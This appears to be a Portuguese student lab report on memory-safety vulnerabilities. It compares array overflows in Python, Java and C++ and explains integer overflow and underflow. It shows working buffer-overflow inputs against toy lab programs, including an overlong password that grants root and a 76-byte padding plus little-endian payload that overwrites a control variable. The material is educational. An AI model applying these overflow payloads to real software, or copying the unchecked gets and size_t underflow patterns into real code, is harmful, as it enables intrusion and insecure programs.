Aula 11 TP – 29/abril/2019

Grupo 3

1. *Buffer Overflow*

- ***Pergunta 1.1***

```
root@CSI:~/Desktop# python LOverflow2.py
Quantos numeros? 15
Insira numero: 1
Insira numero: 1
Insira numero: 1
Insira numero: 1
Insira numero: 1
Insira numero: 1
Insira numero: 1
Insira numero: 1
Insira numero: 1
Insira numero: 1
Insira numero: 1
Traceback (most recent call last):
  File "LOverflow2.py", line 5, in <module>
    tests[i]=test
IndexError: list assignment index out of range
```

```
root@CSI:~/Desktop# javac LOverflow2.java
root@CSI:~/Desktop# java LOverflow2
Quantos números? 15
Introduza número: 1
Introduza número: 1
Introduza número: 1
Introduza número: 1
Introduza número: 1
Introduza número: 1
Introduza número: 1
Introduza número: 1
Introduza número: 1
Introduza número: 1
Introduza número: 1
Exception in thread "main" java.lang.ArrayIndexOutOfBoundsException: 10
        at LOverflow2.main(LOverflow2.java:17)
```

Tanto o programa de Python como o de Java quebram a execução quando detetam o acesso a memória não alocada pela variável.

```
root@CSI:~/Desktop# g++ LOverflow2.cpp -o LOverflow2
root@CSI:~/Desktop# ./LOverflow2
Quantos números? 15
Insira número: 1
Insira número: 1
Insira número: 1
Insira número: 1
Insira número: 1
Insira número: 1
Insira número: 1
Insira número: 1
Insira número: 1
Insira número: 1
Insira número: 1
Insira número: 1
Insira número: 1
Insira número: 1
Insira número: 1
Insira número: 1
Insira número: 1
Insira número: 1
Insira número: 1
Insira número: 1
Insira número: 1
Insira número: 1
Insira número: 1
Insira número: 1
Insira número: 1
Insira número: 1
Insira número: 1
Insira número:
```

Na execução do programa em C++ obtemos um ciclo infinito quando tentamos guardar mais valores dos que a memória permite.

- ***Pergunta 1.2***

```
root@CSI:~/Desktop# python LOverflow3.py
Quantos valores quer guardar no array? 11
Traceback (most recent call last):
  File "LOverflow3.py", line 4, in <module>
    vals[i] = count-i
IndexError: list assignment index out of range
root@CSI:~/Desktop# python LOverflow3.py
Quantos valores quer guardar no array? 6
Que valor deseja recuperar? 8
O valor e  None
root@CSI:~/Desktop# python LOverflow3.py
Quantos valores quer guardar no array? 6
Que valor deseja recuperar? 3
O valor e  3
```

```
root@CSI:~/Desktop# javac LOverflow3.java
root@CSI:~/Desktop# java LOverflow3
Quantos valores quer guardar no array?
11
Exception in thread "main" java.lang.ArrayIndexOutOfBoundsException: 10
        at LOverflow3.main(LOverflow3.java:13)
root@CSI:~/Desktop# java LOverflow3
Quantos valores quer guardar no array?
6
Que valor deseja recuperar?
8
O valor é 0
root@CSI:~/Desktop# java LOverflow3
Quantos valores quer guardar no array?
6
Que valor deseja recuperar?
3
O valor é 3
```

Tal como anteriormente, tanto o programa em Python como o programa em Java quebram a execução quando se tenta guardar mais do que 10 valores no array.

```
root@CSI:~/Desktop# g++ LOverflow3.cpp -o LOverflow3
root@CSI:~/Desktop# ./LOverflow3
Quantos valores quer guardar no array? 6
Que valor deseja recuperar? 8
O valor é -67589312
root@CSI:~/Desktop# ./LOverflow3
Quantos valores quer guardar no array? 11



^C
root@CSI:~/Desktop# ./LOverflow3
Quantos valores quer guardar no array? 6
Que valor deseja recuperar? 3
O valor é 3
```

E, mais uma vez, o programa em C++ entra em ciclo quando tentamos guardar mais do 10 valores.

- ***Pergunta 1.3***

i)

```
root@CSI:~/Desktop# ./RootExploit

 Insira a password de root:
11111

 Password errada

 Foram-lhe atribuidas permissões de root/admin
```


O buffer estar declarado com tamanho 4, porém o gets não restringe o tamanho do input que introduzimos, e assim quando introduzimos uma string de tamanho maior que 4 a variável "pass" passa a ter o valor 1.

ii)

```
root@CSI:~/Desktop# ./0-simple
You win this game if you can change variable control'
1111111111111111111111111111111111111111111111111111111111111111111111111111
YOU WIN!!!
```

Se introduzirmos mais de 77 caracteres no buffer, mudámos assim a variável "contro" e recebemos a mensagem "YOU WIN!!!".

- ***Pergunta 1.4***



Para um número significativamente grande, o tamanho dá erro.

- ***Pergunta 1.5***

Sim, já ouvimos falar em *little-endian* e *big-endian* são duas formas diferentes para representar um determinado tipo de dados. O *little endian* começa por representar primeiro o valor menos significativo até ao mais significativo, enquanto o *big endian* começa por representar o valor mais significativo até ao valor menos significativo.

Para conseguirmos obter a mensagem "Congratulations" temos de alterar o valor da variável *control* para 0x61626364 de forma a entrar na condição verdadeira do ciclo. Em primeiro menciona-se quanto espaço é necessário preencher até ser possível alterar a variável pretendida. Depois vamos converter o valor do endereço de acordo com a tabela ASCII é abcd. Logo insere-se "lixo" como primeiros bytes seguidos de "dcba", pois o formato é *little-endian*. Abaixo está a explicação do código e consequentemente a mensagem que pretendíamos obter.

```
root@CSI:~/Desktop/Aula11# gcc 1-match.c -o 1-match1-match.c: In function ‘main’:
1-match.c:15:7: warning: implicit declaration of function ‘errx’ [-Wimplicit-function-declaration]
       errx(1, "please specify an argument\n");
       ^~~~
root@CSI:~/Desktop/Aula11# ./match `python -c 'print "X"*76 + "\x64\x63\x62\x61"'`
You win this game if you can change variable control to the value 0x61626364'
Congratulations, you win!!! You correctly got the variable to the right value
root@CSI:~/Desktop/Aula11#
```

2. *Vulnerabilidade de Inteiros*

- ***Pergunta 2.1***

1) Analisando o programa *overflow.c* conseguimos observar que existe uma vulnerabilidade da função *vulneravel()* do tipo *int* que correspondente às dimensões da matriz, que pode levar a um *integer overflow*. Porém, a vulnerabilidade foca-se na diferença entre o valor de *int* e *size_t* que podem tomar.

```
root@CSI:~/Desktop/Aula11# javac IntegerCheck2.java
root@CSI:~/Desktop/Aula11# java IntegerCheck2
Int válido   entre -2147483648 e 2147483647
Byte válido  entre -128 e 127
Short válido entre -32768 e 32767
Long válido  entre -9223372036854775808 e 9223372036854775807
```

2) Está em anexo o ficheiro *overflow.c* que exemplifica uma tentativa de demonstrar a vulnerabilidade mencionada anteriormente.

3) Ao se executar o programa ocorre um *segmentation fault* pois não é possível a alocação de memória pretendida pelo facto de o número convertido ser inferior ao que realmente se pretende como tamanho, o que irá fazer com que se tente alterar pedaços de memórias não alocada.

```
root@CSI:~/Desktop/Aula11# gcc overflow.c -o overflow
root@CSI:~/Desktop/Aula11# ./overflow
Segmentation fault
```

- ***Pergunta 2.2***

1) Analise o programa *underflow.c* a vulnerabilidade que existe na função vulneravel() é devida à atribuição de valores demasiado baixos nos argumentos passados ao alocar a memória. Contudo este programa pode dar origem a um *integer underflow*. Apesar de haver a verificação para valores acima de *max_size*, o mesmo não existe para um limite inferior. Ao passar o valor 0 ao argumento tamanho, a variável *tamanho_real* será -1 pelo que, como não é possível um inteiro *size_t* ser negativo, esse valor irá ser convertido para um valor excessivamente alto que irá ultrapassar o limite estabelecido no max_size.

2) O código completo está em anexo *underflow.c* que exemplifica uma tentativa de demonstrar a vulnerabilidade mencionada anteriormente.

3) Ao executar dá um erro *segmentation fault* pois não é possível alocar a quantidade de memória pretendida.